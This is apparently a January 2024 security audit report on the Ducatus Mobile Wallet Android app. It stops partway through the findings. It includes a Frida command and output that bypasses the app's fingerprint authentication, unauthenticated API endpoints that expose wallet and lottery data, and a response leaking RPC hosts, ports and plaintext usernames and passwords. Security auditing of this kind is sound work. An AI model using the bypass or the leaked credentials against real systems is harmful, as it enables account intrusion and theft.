QuillAudits

Audit Report
January, 2024

For


DUCATUS

Table of Content

Executive Summary

Project Name	Ducatus Mobile Wallet
Overview	Ducatus is a digital wallet that enables individuals and businesses in the world to access Stablecoins. The platform is designed to help them mitigate the negative impacts of depreciating local currencies on their income and growth by providing a more stable and reliable payment method.
Timeline	21st December 2023 - 26th December 2023
Method	Manual Review, Automated Testing, Functional Testing, etc.
Audit Scope	The scope of this audit was to analyze the Ducatus Wallet Android App for quality, security, and correctness: Io.ducatus.walnew v3.11.3
Review 2	11th January 2024 - 19th January 2024

Number of Issues per Severity




🟥 High 🟨 Medium

🟩 Low 🟪 Informational

	High	Medium	Low	Informational
Open Issues	0	0	0	0
Acknowledged Issues	2	2	4	0
Partially Resolved Issues	0	0	0	0
Resolved Issues	0	1	0	0

Security Issues



Checked Vulnerabilities

We scanned the application for commonly known and more specific vulnerabilities. Here are some of the commonly known vulnerabilities that we considered:

- ✓ Improper Authentication
- ✓ Improper Resource Usage
- ✓ Improper Authorization
- ✓ Insecure File Uploads
- ✓ Insecure Direct Object References
- ✓ Client-Side Validation Issues
- ✓ Rate Limit
- ✓ Input Validation
- ✓ Injection Attacks
- ✓ Cross-Site Request Forgery
- ✓ Broken Authentication and Session Management
- ✓ Insufficient Transport Layer Protection
- ✓ Broken Access Controls
- ✓ Insecure Cryptographic Storage
- ✓ Insufficient Cryptography
- ✓ Insufficient Session Expiration
- ✓ Information Leakage
- ✓ Third-Party Components
- ✓ Malware
- ✓ Denial of Service (DoS) Attacks
- ✓ Cross-Site Scripting (XSS)
- ✓ Security Misconfiguration
- ✓ Unvalidated Redirects and Forwards

And more...

Techniques and Methods

Throughout the pentest of Ducatus Mobile Wallet, care was taken to ensure:

- Information gathering – Using OSINT tools information concerning the web architecture, information leakage, web service integration, and gathering other associated information related to web server & web services.
- Using Automated tools approach for Pentest like Nessus, Acunetix etc.
- Platform testing and configuration
- Error handling and data validation testing
- Encryption-related protection testing
- Client-side and business logic testing

Tools and Platforms used for Pentest:

- Burp Suite
- DNSenum
- Dirbuster
- SQLMap
- Acunetix
- Neucli
- Nabbu
- Turbo Intruder
- Nmap
- Metasploit
- Horusec
- Postman
- Netcat
- Nessus and many more

Issue Categories

Every issue in this report has been assigned with a severity level. There are four levels of severity, and each of them has been explained below.

High Severity Issues

A high-severity issue or vulnerability means that your web app can be exploited. Issues on this level are critical to the web app's performance or functionality, and we recommend these issues be fixed before moving to a live environment.

Medium Severity Issues

The issues marked as medium severity usually arise because of errors and deficiencies in the web app code. Issues on this level could potentially bring problems, and they should still be fixed.

Low Severity Issues

Low-level severity issues can cause minor impact and or are just warnings that can remain unfixed for now. It would be better to fix these issues at some point in the future.

Informational

These are four issues that indicate an improvement request, a general question, a cosmetic or documentation error, or a request for information. There is low-to-no impact.

Issues Found

High Severity Issues

1. Fingerprint Bypass

Description

The Vulnerability has been identified in the Ducatus application, allowing unauthorized users to bypass the fingerprint authentication feature. This flaw poses a significant risk to the security and integrity of user data within the application. Immediate action is recommended to address and remediate this vulnerability.

Steps to Reproduce

Connect device using adb and run Frida.

```
Frida –U --codeshare ax/universal-android-biometric-bypass –f io.ducatus.walnew
```

Recommendation


To implement secure biometric authentication, developers must use the Keychain/Keystore to access objects only when a valid biometric is used.

Ref:
https://labs.withsecure.com/publications/how-secure-is-your-android-keystore-authentication

Impact

The Ducatus application employs a fingerprint authentication mechanism as part of its security infrastructure. However, a flaw has been discovered that enables malicious actors to bypass this fingerprint authentication and gain unauthorized access to the application.

POC



```
[redacted]frida -U --codeshare ax/universal-android-biometric-bypass -f io.ducatus.walnew
     ____
    / _  |   Frida 16.1.3 - A world-class dynamic instrumentation toolkit
   | (_| |
    > _  |   Commands:
   /_/ |_|       help      -> Displays the help system
   . . . .       object?   -> Display information about 'object'
   . . . .       exit/quit -> Exit
   . . . .
   . . . .   More info at https://frida.re/docs/home/
   . . . .
   . . . .   Connected to SM M315F (id=192.168.0.12:5555)
Spawned 'io.ducatus.walnew'. Resuming main thread!
[SM M315F::io.ducatus.walnew ]-> Hooking BiometricPrompt.authenticate()...
Hooking BiometricPrompt.authenticate2()...
Hooking FingerprintManagerCompat.authenticate()...
Hooking FingerprintManager.authenticate()...
[FingerprintManager.authenticate()]: crypto: android.hardware.fingerprint.FingerprintManager$CryptoObject@a89cecc, flags
: 0, cancel:android.os.CancellationSignal@7776515, callback: com.rnfingerprint.FingerprintHandler@1e0a02a, handler: null
[*] Overload number ind: 0
cryptoInst:, android.hardware.fingerprint.FingerprintManager$CryptoObject@7ed2e1b class: android.hardware.fingerprint.Fi
ngerprintManager$CryptoObject
[FingerprintManager.authenticate()]: crypto: android.hardware.fingerprint.FingerprintManager$CryptoObject@3e4877, flags:
 0, cancel:android.os.CancellationSignal@7a34ce4, callback: com.rnfingerprint.FingerprintHandler@e4d654d, handler: null
[*] Overload number ind: 0
cryptoInst:, android.hardware.fingerprint.FingerprintManager$CryptoObject@25fc802 class: android.hardware.fingerprint.Fi
ngerprintManager$CryptoObject
[FingerprintManager.authenticate()]: crypto: android.hardware.fingerprint.FingerprintManager$CryptoObject@a8e0d0e, flags
: 0, cancel:android.os.CancellationSignal@d4a032f, callback: com.rnfingerprint.FingerprintHandler@ad5dd3c, handler: null
[*] Overload number ind: 0
cryptoInst:, android.hardware.fingerprint.FingerprintManager$CryptoObject@edfaac5 class: android.hardware.fingerprint.Fi
ngerprintManager$CryptoObject
```

Status

Acknowledged

2. Information Disclosure

Description

The Platform is susceptible to information disclosure vulnerabilities, potentially exposing sensitive user data such as Lottery Insights, User Crypto Addresses, and Account Balances. These vulnerabilities could be exploited by malicious actors to gather valuable information about users, leading to privacy breaches and financial risks.

Vulnerable Endpoint

Access the endpoints below from apk :


https://www.ducatuscoins.com/api/v1/statistics/wallets_total/
http://www.ducatuscoins.com/api/v1/statistics/ducx_wallets/
http://www.ducatuscoins.com/api/v1/statistics/duc_wallets/
http://www.ducatuscoins.com/api/v1/statistics/bitcore_wallets/
https://www.ducatuscoins.com/api/
https://www.ducatuscoins.com/api/v1/swagger(?P<format>\.json|\.yaml)$ [name='schema-json']
https://www.ducatuscoins.com/api/v1/swagger/$ [name='schema-swagger-ui']
https://www.ducatuscoins.com/api/v1/redoc/$ [name='schema-redoc']

https://www.ducatuscoins.com/api/v1/rates/
https://www.ducatuscoins.com/api/v1/transfers/

Impact

Knowledge of users' account balances provides attackers with the ability to target high-value accounts. This information can be exploited for fraudulent activities or to identify lucrative targets. Disclosure of user wallet addresses poses a significant risk as it opens the door for targeted attacks, phishing, or unauthorized access to cryptocurrency wallets.

POC



ducatuscoins.com/api/v1/lotteries_players/?page=190


Django REST framework

Lottery Player List

```
GET /api/v1/lotteries_players/?page=190

HTTP 200 OK
Allow: GET, POST, HEAD, OPTIONS
Content-Type: application/json
Vary: Accept

{
    "count": [illegible],
    "next": null,
    "previous": "https://www.ducatuscoins.com/api/v1/lotteries_players/?page=189",
    "results": [
        {
            "id": [illegible],
            "lottery": 3,
            "sent_usd_amount": "[illegible]",
            "tickets_amount": [illegible],
            "received_duc_amount": [illegible],
            "address": "voucher_[illegible]",
            "tx_hash": "[illegible]"
        },
        {
            "id": [illegible],
            "lottery": 3,
            "sent_usd_amount": "[illegible]",
            "tickets_amount": [illegible],
            "received_duc_amount": [illegible],
            "address": "voucher_[illegible]",
            "tx_hash": "[illegible]"
        },
```



ducatuscoins.com/api/v1/get_lotteries_info

Django REST framework

Api Root / Get Lottery Info

Get Lottery Info

```
GET /api/v1/get_lotteries_info

HTTP 200 OK
Allow: GET, OPTIONS
Content-Type: application/json
Vary: Accept

{
    "id": 1,
    "name": "",
    "duc_amount": [illegible],
    "sent_duc_amount": [illegible],
    "started_at": [illegible],
    "ended": true,
    "filled_at": [illegible],
    "gave_tickets_amount": [illegible],
    "winner_numbers": [
        [illegible]
    ],
    "winners_data": [
        {
            "address": "[illegible]",
            "tx_hash": "[illegible]"
        }
    ]
}
```

Remediation

Secure API Endpoints using authentication and authorization. Encrypt sensitive user data, including crypto addresses and account balances, both in transit and at rest. This adds an extra layer of protection against data interception and unauthorized access. Implement RBAC to restrict access to information based on user roles. Only authorized personnel should have access to sensitive data, and permissions should be granted on a need-to-know basis.

Status

Acknowledged

Medium Severity Issues

1. Username & Password (RPC) Leaked in Response

Description

Unauthorized disclosure of usernames and passwords in the response. This breach poses a severe threat to the confidentiality and integrity of user accounts, potentially leading to unauthorized access and compromise of sensitive information.


Steps to Reproduce

1. Access the below URL using :
   https://dev-wallet3-dws.rocknblock.io/dws/api/v1/chains/?r=66149
2. Make sure you add headers with valid token to it. The headers X-Identity and X-Signature.

Impact

Attackers can gain unauthorized access to user accounts, potentially compromising sensitive data and violating user privacy. The compromise of usernames and passwords may result in the exposure of additional personal information, leading to a significant data breach.

POC



```
GET /dwm/api/v1/chains/?r=66140 HTTP/2
Host: dev-wallet3-dwm.rocknblock.io
Accept: application/json
X-Client-Version: dwc-10.0.11
X-Identity:
d7f1504bc7ff7148a48f3f1e7ca0196f589138e3646debdc8d2f15082f38ea90
X-Signature:
3044022077a4cb1ffe7a887b87e8d288ac5a05ca0a9c1aa84abdf4b576b393eaf9ed
ae7e022066c660cdd177cbca35f3d1daa3fa3ae674b1432215e669da3fc880ee1945
8420
Accept-Encoding: gzip, deflate, br
User-Agent: okhttp/4.9.2
```

```
{
  "DUC":{
    "mainnet":{
      "chainSource":"p2p",
      "trustedPeers":[
        {
          "host":"194.135.84.108",
          "port":9691
        }
      ],
      "rpc":{
        "host":"194.135.84.108",
        "port":9690,
        "username":"node194",
        "password":"node194"
      }
    },
    "testnet":{
      "chainSource":"p2p",
      "trustedPeers":[
        {
          "host":"194.135.84.108",
          "port":18335
        }
      ],
      "rpc":{
        "host":"194.135.84.108",
        "port":18336,
        "username":"ducatustest",
        "password":"ducatuspwd"
      }
    }
  },
  "DUCX":{
```

Recommendation

Don’t share any sensitive information such as username and password in the response headers or response body.

Status

Resolved

2. Admin Panel Exposed

Description

